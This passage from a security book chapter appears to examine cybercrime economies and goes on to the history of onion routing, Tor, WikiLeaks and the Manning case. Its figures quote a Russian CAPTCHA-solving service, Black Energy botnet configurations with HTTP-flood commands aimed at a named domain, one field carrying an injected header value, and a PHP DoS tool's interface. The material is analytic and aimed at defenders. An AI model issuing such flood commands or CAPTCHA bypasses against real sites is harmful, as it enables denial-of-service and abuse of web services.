
- Your address
- Your telephone number
- State secrets
- Intellectual property and capital

Our assertion is that everything is for sale so long as there is someone willing to buy. That said, it should come as no surprise (as mentioned earlier), that criminals (professional and semiprofessionals) have recognized this and are working diligently to provide goods to the marketplaces they service. Why you ask? In short because successful professional criminals tend to be visionary equal opportunists with respect to recognizing opportunities to profit while controlling the amount of risk they incur. Cybercriminals—those who are organized and approach their craft and trade like any other business person—embody the same entrepreneurial spirit that you and I might, were we to start our own businesses. Though it is often hinted at, it is very rarely described in a manner that truly portrays the level of sophistication that is involved (not solely technical sophistication, but managerial and operational as well). This is a powerful statement. We believe the tenacity demonstrated by these organizations and actors, in addition to the agility they reveal during the course of their activity, warrants a discussion of a different sort. These organizations operate in a manner that is often quite visionary (with respect to their ability to recognize new revenue generating opportunities and execute strategies to capitalize off of them).

They are typically not concerned who they victimize, or with whom they conduct transactions, nor do they concern themselves with what their consumers do with the information or goods they provide. A dollar is a dollar to these organizations and the consumer is, well just that, a consumer. There is no sense of obligation or ownership regarding the wares or services (though there are standards and in many cases quality guarantees that endorse products and services provided by many in the underground) being sought after and secured for nefarious means (Figures 10.1–10.6).

As this area of study gains momentum and popularity, it becomes more evident that the more we learn and apply in our studies the more there is to know and share with enterprises and security practitioners the world over.

Gaining an understanding of these organizations and trends, in addition to how they operate economically, is critical in combating them. Defining the economic ecosystems that exist and have supported many (not all) instances of SMTs is critical. Economics is the study of the production, distribution, and consumptions of



http://anti-captcha.com/

Добро пожаловать на страницу нашего сервиса!

Мы предлагаем вам уникальный, открытый к всеобщему использованию сервис ручного распознавания CAPTCHA (Completely Automatic Public Turing Test to Tell Computers and Humans Apart) - картинок с кодом, призванных защитить владельцев различных веб-сайтов от автоматических регистраций.

Как известно, современные "капчи", будем называть их так, практически невозможно распознать автоматически. Мы уверены, что даже сверхсовременное програмное обеспечение будет еще в ближайшие 10 лет сильно отставать по возможностям от мозга человека, поэтому лучшее средство для распознавания капч остаются глаза и руки людей.

С нами работают десятки тысяч людей из стран СНГ, которые готовы за небольшую плату поввродить для вашего ПО текст с предлагаемых вами картинок. Вы отдаете капчу нашему серверу, он - работникам, те - нашему серверу обратно. Через несколько секунд вы от нашего сервера получаете текст с капчи. Как правило это время не превышает 20-ти секунд и вполне достаточно для успешной регистрации везде где есть капча.

Особенности:

- Цена фиксирована - **$1 за 1000** загруженных вами капч
- Качество распознавания - **90-95%**.
- Поддерживаются капчи с 2мя словами
- Мы автоматически возвращаем деньги за капчи, которые разгадывались более 60 секунд
- Мы автоматически возвращаем деньги за капчи с неправильным текстом

Естественно, данную возможность мы предоставляем всем желающим только для ознакомительных целей. Мы всего лишь хотим продемонстрировать несостоятельность всеобщей убежденности в стойкости CAPTCHA, как средства защиты против нежелательных регистраций.


Регистрация

Вход для клиентов

Figure 10.1 Example of a Russian malicious code, content, and services site that offers guarantees.

goods and services. If you investigate the etymology of the word, you will discover that the English word “economics” comes from the ancient Greek word *oikonmia*, which means “management of a household or administration.” Economists strive to explain how economies work, what influences them, and what agents are present within these economies that influence change while interacting with one another, by drawing distinctions in the management and administration of markets, goods, services, and commodities sold and requested, and at given rates.

Often, economists will spend a great deal of time describing the differences which exist in regard to the scope of economics (e.g., positive and normative economics), the differences between the theoretical and practical, or applied economics as they pertain to mainstream economics while taking into consideration the relevance of heterodox economic theories in course. For the most part however, economists will separate and segregate economic discussions into contextual terms, thereby grouping them in either microeconomic or



Black Energy botnet status at 01:27:33 18.11.2008:

```
icmp_freq = 10
icmp_size = 2000
syn_freq = 10
spoof_ip= 1
attack_mode = 0
max_sessions = 30
http_freq = 100
http_threads = 3
tcpudp_freq = 20
udp_size = 1000
tcp_size = 2000
cmd = flood http
ufreq = 5
botid = (not set)
```

```
icmp_freq = 10
icmp_size = 2000
syn_freq = 10
spoof_ip= 0
attack_mode = 0
max_sessions = 30
http_freq = 50
http_threads = 4
tcpudp_freq = 20
udp_size = 1000
tcp_size = 2000
cmd = flood http bobbear.co.uk
ufreq = 5
botid = (not set)
```

```
icmp_freq = 10
icmp_size = 2000
syn_freq = 10
spoof_ip= 0
attack_mode = 0
max_sessions = 30
http_freq = 50
http_threads = 4
tcpudp_freq = 20
udp_size = 1000
tcp_size = 2000
cmd = flood http bobbear.co.uk
ufreq = 5
botid = (not set)
```

```
icmp_freq = 10
icmp_size = 2000
syn_freq = 10
spoof_ip= 0
attack_mode = 0
max_sessions = 30
http_freq = 50
http_threads = 4
tcpudp_freq = 20
udp_size = 1000
tcp_size = 2000
cmd = flood http bobbear.co.uk
ufreq = 5
botid = (not set)
```

```
icmp_freq = 10
icmp_size = 2000
syn_freq = 10
spoof_ip= 0
attack_mode = 0
max_sessions = 30
http_freq = 50
http_threads = 4
tcpudp_freq = 20
udp_size = 1000
tcp_size = 2000
cmd = flood http bobbear.co.uk
ufreq = 5
botid = (not set)
```

```
icmp_freq = 10
icmp_size = 2000
syn_freq = 10
spoof_ip= SomeCustomInjectedHeader:injected_by_wvs
attack_mode = 0
max_sessions = 30
http_freq = 100
http_threads = 3
tcpudp_freq = 20
udp_size = 1000
tcp_size = 2000
cmd = wait
ufreq = 5
botid = xMYHOST1_347EBCFB
```

```
icmp_freq = 10
icmp_size = 2000
syn_freq = 10
spoof_ip= 0
attack_mode = 0
max_sessions = 30
http_freq = 10
http_threads = 2000
tcpudp_freq = 20
udp_size = 1000
tcp_size = 2000
cmd = stop
ufreq = 3
botid = (not set)
```


```
icmp_freq = 10
icmp_size = 2000
syn_freq = 30
spoof_ip= 1
attack_mode = 0
max_sessions = 30
http_freq = 20
http_threads = 5
tcpudp_freq = 60
udp_size = 1000
tcp_size = 2000
cmd = stop
ufreq = 15
botid = (not set)
```

```
icmp_freq = 10
icmp_size = 2000
syn_freq = 10
spoof_ip= 0
attack_mode = 0
max_sessions = 30
http_freq = 100
http_threads = 3
tcpudp_freq = 20
udp_size = 1000
tcp_size = 2000
cmd = stop
ufreq = 10
botid = (not set)
```

```
icmp_freq = 40
icmp_size = 2000
syn_freq = 2000
spoof_ip= 0
attack_mode = 0
max_sessions = 30
http_freq = 20
http_threads = 1500
tcpudp_freq = 4000
udp_size = 4100
tcp_size = 4000
cmd = flood http
ufreq = 1
botid = xMYHOST1_347EBCFB
```

Figure 10.2 Statistics associated with the Black Energy Botnet, a Botnet with service guarantees.

macroeconomic categories; little and big for the lay economist. In doing so, economists are free to address issues such as inflation, unemployment, and monetary and/or monetary fiscal policy as they pertain to an economy in its entirety. As we have discussed, many factors influence the development of an economic ecosystem. It is no coincidence that the laws and principles that govern economics as a discipline find themselves applicable to all market systems; they are universal and must be understood in order to determine the motives of both suppliers and consumers. Our industry is no different from any other. These laws are applicable to those aspects of our world and the markets that are served, both seen and unseen. As such, it is critical that we, as information security professionals tasked with the responsibility of safeguarding and protecting our nations, corporations, and personal interests (as well as the personal interests of those who cannot protect themselves), are



Your IP: [redacted] (Don't DoS yourself nub)

IP: 0.0.0.0 Time: time (in seconds Port: port

Start the Attack--->

After initiating the DoS attack, please wait while the browser loads.

Figure 10.3 PHP denial of service tool.





Figure 10.4 Low orbit ion cannon denial of service tool.

fluent and comfortable in our understanding and knowledge of these economic truths.

In the next installment of this series, we will delve deeper into that which has influenced the evolution and emergence of new, and largely unseen markets focused on addressing the market demands of cybercriminals by cybercriminals throughout cyberspace.

One of the goals of this book is to aid information security professionals and law enforcement in securing those who they have been charged with shepherding. We believe that these points underscore the importance of this study and the need to revisit it in a manner not previously seen clearly:



Feb 19, 2008

Details of Golden Path (Pig) Invest

Golden Path (Pig) Invest
Our Spend: $20.00
Payout Ratio: 663%
Support:

Min Spend: $10
Max Spend: $20,000
Referral: 5%
Withdrawal: Manual
Voting 9.8 of 10 (121 votes)

1-3% daily 256 bizdays

Visit :: Payout Statistics
Last Payout: Yesterday

Added: Apr 10th, 2007
Monitored: 315 days

We offer you a secure and lucrative investment opportunity. Stable and guaranteed payments for the next 256 trading days to celebrate the auspicious year of the Golden Pig. Join us now and your profits will grow beyond your expectations....

View other monitor's status ...

Payment Systems:

Admin country: Satelite Provider

Domain details:
GOLDENPIGINVEST.NET

Creation Date: 26-Feb-2007
Expiration Date: 26-Feb-2008

Administrative Contact:
PrivacyProtect.org
Domain Admin (contact@privacyprotect.org)
P.O. Box 97
All Postal Mails Rejected, visit Privacyprotect.org
Moergestel
null,5066 ZH
NL
Tel. +45.36946676

IP details:
81.9.8.139

ISP : ELTEL.NET
Organization : JSC HF Network
Location : RU, Russian Federation
City : Saint Petersburg, 66 -

inetnum: 81.9.8.0 - 81.9.8.255
netname: NEAVE
descr: NEAVE LIMITED
country: GB

Very Good	Good	Bad	Very Bad
64 votes	3 votes	0 votes	0 votes

Figure 10.5 Example of malware rated sites.

- Cybercrime transcends borders and national boundaries and often (not always) does not discriminate.
- It is truly a global problem with global implications as there are individuals, gangs, cohorts, syndicates, organized crime elements, terrorists, and state-sponsored entities actively participating and supporting the economies that support these criminals.
- Cybercrime represents a real threat to the U.S. economy and economies of nations the world over.
- Cybercrime represents a threat to the security interests of the United States of America and nations the world over (see first bullet).
- It impacts governments, businesses, and the private lives of law-abiding citizens the world over, most of whom are unaware that activity of this nature, and to this degree of maturity, is taking place, and that they might be unwittingly made a part of it via system and other forms of exploitation.




Figure 10.6 Example of onion routed message traffic layered encryption.

- It often directly impacts those who cannot protect themselves.
- Its impact, prevalence, and maturity are underestimated and as a result often negated.

With respect to these points and the others presented in this book, we have one question to pose before moving forward: In the twenty-first century, what has the potential to do more harm—bombs, bullets, or bits? It is our assertion that in almost every way, bits can, and will, prove to be a threat, in practice as effective as, or more effective than, bombs and bullets. As we investigate the following examples of SMTs, we examine specific cases, philosophy, and techniques in use.

Onion Routed and Anonymous Networks

Though we have mentioned onion routing (OR) previously, within the context of this chapter we feel it appropriate to do so again in slightly greater detail. Many of the cases described and discussed within this chapter leveraged in some capacity onion-routed technologies in order to ensure that communications and extraction of data remained largely untraceable, making attribution difficult, if not impossible. OR is a mature networking concept and technological reality (Figure 10.7).

It should be noted that onion routers and OR are different than The Onion Router (TOR) project. The OR originally began




Figure 10.7 Example of onion routed network traffic flow.

as work funded by the Office of Naval Research (ONR) in 1995.[9] It initially focused on four key goals[10]:

- Define the route
- Construct the anonymous connection
- Move data through the anonymous connection
- Destroy the anonymous connection

This earliest generation of the concept of OR saw many ideas being brought forth with some being disregarded and others sidelined until later generations of OR technology were ready to accommodate them, such as the idea that all ideas were effectively one hop away from one another. In the Spring of 1996, we saw the introduction of mixing and real-time mixing to the network. Other ideas introduced yet not included until later generations of the technology included the use of Diffie-Hellmann (DH) keys as opposed to sending the onion key itself as part of the exchange. In doing so, the idea of perfect forward secrecy would be realized provided the DH keys and onion keys (now combined) were rotated on a frequent basis. Later that same year, other notable ideas were introduced to the project, including in an academic paper,[11] although these too would not be seen until the second generation of the project. These ideas included the following:

- Proof of concept with 5 node system running on a single machine at Naval Research Laboratories (NRL) with proxies for Web browsing, with and without sanitization of the application protocol data on a Solaris 2.5.1/2.6 operating system architecture
- Rendezvous points (IRC chat servers)
- Tagging attacks

Work began on the first generation of the source code and included the removal of cryptographic technology from the main code body in order to comply with cryptographic export restrictions. Generation 0 code became generation 1 code in the May of 1996 and was released for public use in July of 1996.

[9] *www.onion-router.net/History.html*

[10] *www.onion-router.net/Publications.html#old-slides*. Original (old) onion routing briefing slides. The slides describe onion routing and uses of onion routing in 1996.

[11] Anderson, R. (Ed.), 1996. Hiding routing information. *Information Hiding*. Springer-Verlag. pp. 137–150.

The year 1997 saw more funding from the ONR in addition to funding by the Defense Advanced Research Projects Agency (DARPA) under its High Confidence Networks Program. During this time, research was conducted that saw design considerations for the ability to obfuscate cellular (mobile) communications, location badges, and other location-tracked devices in addition to ensuring that the data contained within these devices remained secure. The project published a paper at the IEEE Symposium on Security and Privacy in San Diego[12,13] that described the following:

- Variable length routes
- Separation of proxy from a router
- Exit policy introduction
- Separate cryptographic modules designed to run on separate machines or specialized hardware
- Separate database engines
- Hooks for in-band signaling

In 1998, several generations of 0 and 1 onion routed environments were implemented and operational. A distributed network of 13 nodes existed at NRL, Naval Research and Development (NRAD now SPAWAR), and the University of Maryland (UMD). At this time, the NRAD redirector was built in a manner that included the following:

- Windows NT
- Redirection of all TCP traffic to the OR network without special need proxies

In 1999, the project received an award for a paper written by the team on "Anonymous Connections and Onion Routing"[14] while it was also seen that members of the core team left the NRL to pursue other endeavors. Research and analysis work continued in spite of these challenges. In January 2000, the project decommissioned the generation 0 proof of concept network. During its two years of operations, the project received

[12] Proxies for anonymous routing. *Proceedings of the 12th Annual Computer Security Applications Conference*, IEEE CS Press, San Diego, December 1996, pp. 95–104.

[13] *www.onion-router.net/Archives/TNG.html* provides a high level overview of these features.

[14] Anonymous connections and onion routing. *Proceedings of the 18th Annual Symposium on Security and Privacy*, IEEE CS Press, Oakland, May 1997, pp. 44–54.

over 20 million requests from more than 60 countries and all major United States top level domains (TLD) were processed by the initial prototype. The significance of this is both compelling and noteworthy in that it demonstrated a fundamental desire for the safeguards and privacy provided by the project to those who elected to use its technology. Perhaps even more compelling is that during that same year at the first Privacy Enhancing Technologies Workshop, a paper[15] was presented which would see the idea for TOR Network come to pass as Paul Syverson meets Roger Dingledine[16] for the first time. In 2001, work resumed on the OR project once again funded by the DARPA, this time under the Fault Tolerant Networks Program. The goal of this reinvigorated research push was to make the generation 1 version of the projects code complete enough to run a beta network while also allowing for fault tolerance and resource management. The team also received the Edison Invention Award for the invention of OR. Additionally, the team received a patent for its technology awarded by the United States Patent office.[17] The year 2002 saw the beginning of work on generation 2 (TOR), based off of code that was originally written by Matej Pfajfar at Cambridge University. That code has now been removed entirely from the codebase. During this period, Privoxy, a filtering proxy, was adopted and included in the codebase. In 2003, the project received another round of funding from the ONR for generation 2 development and deployment research, the DARPA for designing resource management and fault tolerance, and the NRL for the development of survivable hidden servers. October 2003 marked an important milestone in the project's overall growth and development as the TOR network was launched along with the code being released under the free and open MIT license. Toward the end of the year, the project had approximately a dozen volunteer nodes, most of which were

[15] Towards an analysis of onion routing security. *Workshop on Design Issues in Anonymity and Unobservability*, Berkeley, July 2000.

[16] Official title of the first workshop was *Design Issues in Anonymity and Unobservability* and the proceedings was titled *Designing Privacy Enhancing Technologies*.

[17] Onion routing network for securely moving data through communication networks United States Patent 6266704.

located in the United States of America while one was located in Germany.

This would not remain the case for long, as the world would soon see. In 2004, location hidden servers were deployed along with the hidden wiki. A paper, written describing the design of TOR, was published at USENIX Security,[18] and that marked the end of funding from the ONR and the DARPA, although internal NRL funding continued for work being conducted on location hidden servers. The year 2004 also saw the advent of nonpublic sector investment in the project coming from the Electronic Freedom Foundation (EFF) for continued TOR deployment. By year's end there were approximately 100 TOR nodes on three different continents. May 2005 saw conservative estimates of approximately 160 TOR nodes on five continents while in 2007 conservative estimates saw that number swelled in excess of 10,000 TOR nodes on five continents. The project has, as of 2007, ceased tracking the nodes because of the difficulty (even for themselves), in doing so. It is important to note that the authors of this book do not believe that onion routed networks—TOR or others—are, in and of themselves, insidious, as their creation was to solve and address very real issues faced by military and IC actors. We do however feel that responsible use and disclosure are problematic with respect to these networks, their software clients, and their clientele when due diligence and care are not taken in exploring and supporting their use. Operating blindly with respect to the potential perils of use associated with them can have ghastly results.

Even worse, operating in alignment with what are considered the normal and agreed to parameters governed by the end user licensing agreement (EULA) can still result in awkward, if not frightening, ends. In 2007, Swedish security consultant Dan Egerstad found this out when he was arrested by Swedish authorities for illegal possession of information gained via illicit means, and belonging to foreign embassies, NGOs, and others. Egerstad faced serious charges and in the end made the decision to not only delete but destroy the hard drives he used to monitor and analyze traffic gathered from other projects: "I deleted everything I had because the information I had was

[18] TOR: The second-generation onion router. In *Proceedings of the 13th USENIX Security Symposium*, August 2004.

belonging to so many countries that no single person should have this information, so I actually deleted it and the hard drives are long gone."[19,20]

WikiLeaks

Although TOR was not designed to act as a tool for whistle blowing or the trafficking of illicitly obtained materials, its architecture and thoughtful design considerations with respect to privacy and the obfuscation of sources made it an ideal complimentary technology for this work. WikiLeaks first appeared in public on the Internet in January 2007, and was founded, according to information contained on the "About" page of its site by "...Chinese dissidents, journalists, mathematicians and start-up company technologists from the United States, Taiwan, Europe, Australia, and South Africa." This assembly of founders, contributors, and proselytizers is most notably represented by Julian Assange, an Australian born, former hacker who had been arrested by the Australian Federal Police in 1991 for having accessed computer systems and networks belonging to an Australian university, Nortel Networks, and other organizations. In 1992, he pleaded guilty to 24 charges of hacking and was released on bond for good behavior.[21] Later, Mr. Assange embarked on a career in computer programming, which eventually saw him become involved with the team at WikiLeaks. Mr. Assange describes himself as being a member of WikiLeaks' advisory board although some reports cite him as being the site's principal founding member and primary visionary. The primary mission of WikiLeaks, in its own words, is to expose oppressive regimes in Asia, the former Soviet bloc, Sub-Saharan Africa, and the Middle East in addition to other areas of the world in which people desire to reveal what the founders consider to be "unethical" behavior exhibited by their governments and corporations.[22,23] In 2007, the site stated that it had over

[19] *www.smh.com.au/news/security/the-hack-of-the-year/2007/11/12/1194766589522.html?page=fullpage#contentSwap1*

[20] *www.schneier.com/blog/archives/2007/11/dan_egerstad_ar.html*

[21] *www.newyorker.com/reporting/2010/06/07/100607fa_fact_khatchadourian?currentPage=all*

[22] *www.wikileaks.org/wiki/Wikileaks*:About

[23] *www.asiamedia.ucla.edu/article-eastasia.asp?parentid=60857*

1.2 million documents that it was preparing to publish, all of which were sensitive and had not been made public prior to the site coming into being. Additionally, one or more WikiLeaks activists were in possession of hosts and servers acting as nodes for the TOR network. According to sources, millions upon millions of secret transmissions, taking advantage of the technological sophistication and privacy afforded by TOR, were being initiated by hackers in China in order to gain intelligence regarding foreign government's information.[24] Members of the group and its nine member advisory council, on which Mr. Assange sits in a leadership role, later refuted these claims. Although the group still maintains that one of its primary goals is to ensure that journalists are not imprisoned for disseminating sensitive or classified documents such as the case has been in certain parts of the world, most notably as in cases such as those of Shi Tao, a Chinese journalist who violated the People's Republic of China's request to not publish anything having to do with the events of June 4, 1989, the anniversary of Tiananmen Square, as it was thought that many pre-democratic Chinese may come back to the Chinese mainland on the anniversary of the event and engage in activity that threatened the politico-social order's stability. Shi Tao was sentenced to 10 years in prison in 2005 for having publicized an email that outlined this request via his private yahoo.com account. WikiLeaks has acted as a relatively indiscriminate outlet for what its advisors and contributors *believe* to be ethically unsound. It is unclear to what degree or level the organization actually scrutinizes the data it receives or the potential ramifications for leaking such data. It is, with respect to this, that the authors feel WikiLeaks has become a participant, willing or otherwise, in many instances of cybercrime and espionage, and continues to play a role as a source involved in many SMTs. Take, for example, the case of United States Army Spc. Bradley Manning. It should be noted that the authors of this book do not and are not advocating in favor of or against WikiLeaks but rather are concerned with the application of sound thought and reasoning regarding the disclosure of sensitive data.

[24] *www.newyorker.com/reporting/2010/06/07/100607fa_fact_khatchadourian?printable=true*

The Case of Army Specialist Bradley Manning

In May of 2010, an infamous information security researcher and hacker, Adrian Lamo, was once again thrust into the national and international spotlight. An American soldier suspected of leaking a military video of an attack on unarmed men in Iraq was charged with multiple counts of mishandling and leaking classified data and putting national security at risk, and it was Mr. Lamo, an American "hacker" who aided in bringing Spc. Bradley Manning to justice. Mr. Lamo, who is no stranger to the media or federal investigators given his involvement in compromising corporate networks belonging to America Online, LexisNexis, Microsoft,[25] Yahoo! News,[26] and the New York Times,[27] was faced with a very difficult decision. And although he has been criticized for it, his decision to turn Spc. Manning in to the authorities was courageous and not easily arrived at, given Mr. Lamo's views on information sharing and disclosure. This time however, Mr. Lamo felt that lines had been crossed. Lines that may have resulted in the compromise of the safety of Americans at home and abroad, and that may have potentially resulted in the loss of United States combatants in Iraq and Afghanistan.

Federal officials arrested Spc. Bradley Manning, who had boasted of leaking sensitive and classified United States combat footage and hundreds of thousands (conservative estimates suggest upward of 260,000) United States State Department documents to the online whistleblowing site, WikiLeaks. Arrested in the May of 2010, Spc. Manning of Potomac, Maryland was stationed approximately 40 miles east of Baghdad at Forward Operating Base Hammer. Spc. Manning had been turned in by Adrian Lamo who he had contacted online and begun chatting with about his exploits. According to Mr. Lamo, Spc. Manning took credit for leaking the 2007 video footage of a United States Army helicopter attack that was posted on WikiLeaks in April of 2010. Additionally, Spc. Manning told Mr. Lamo that he had leaked three other items to WikiLeaks:

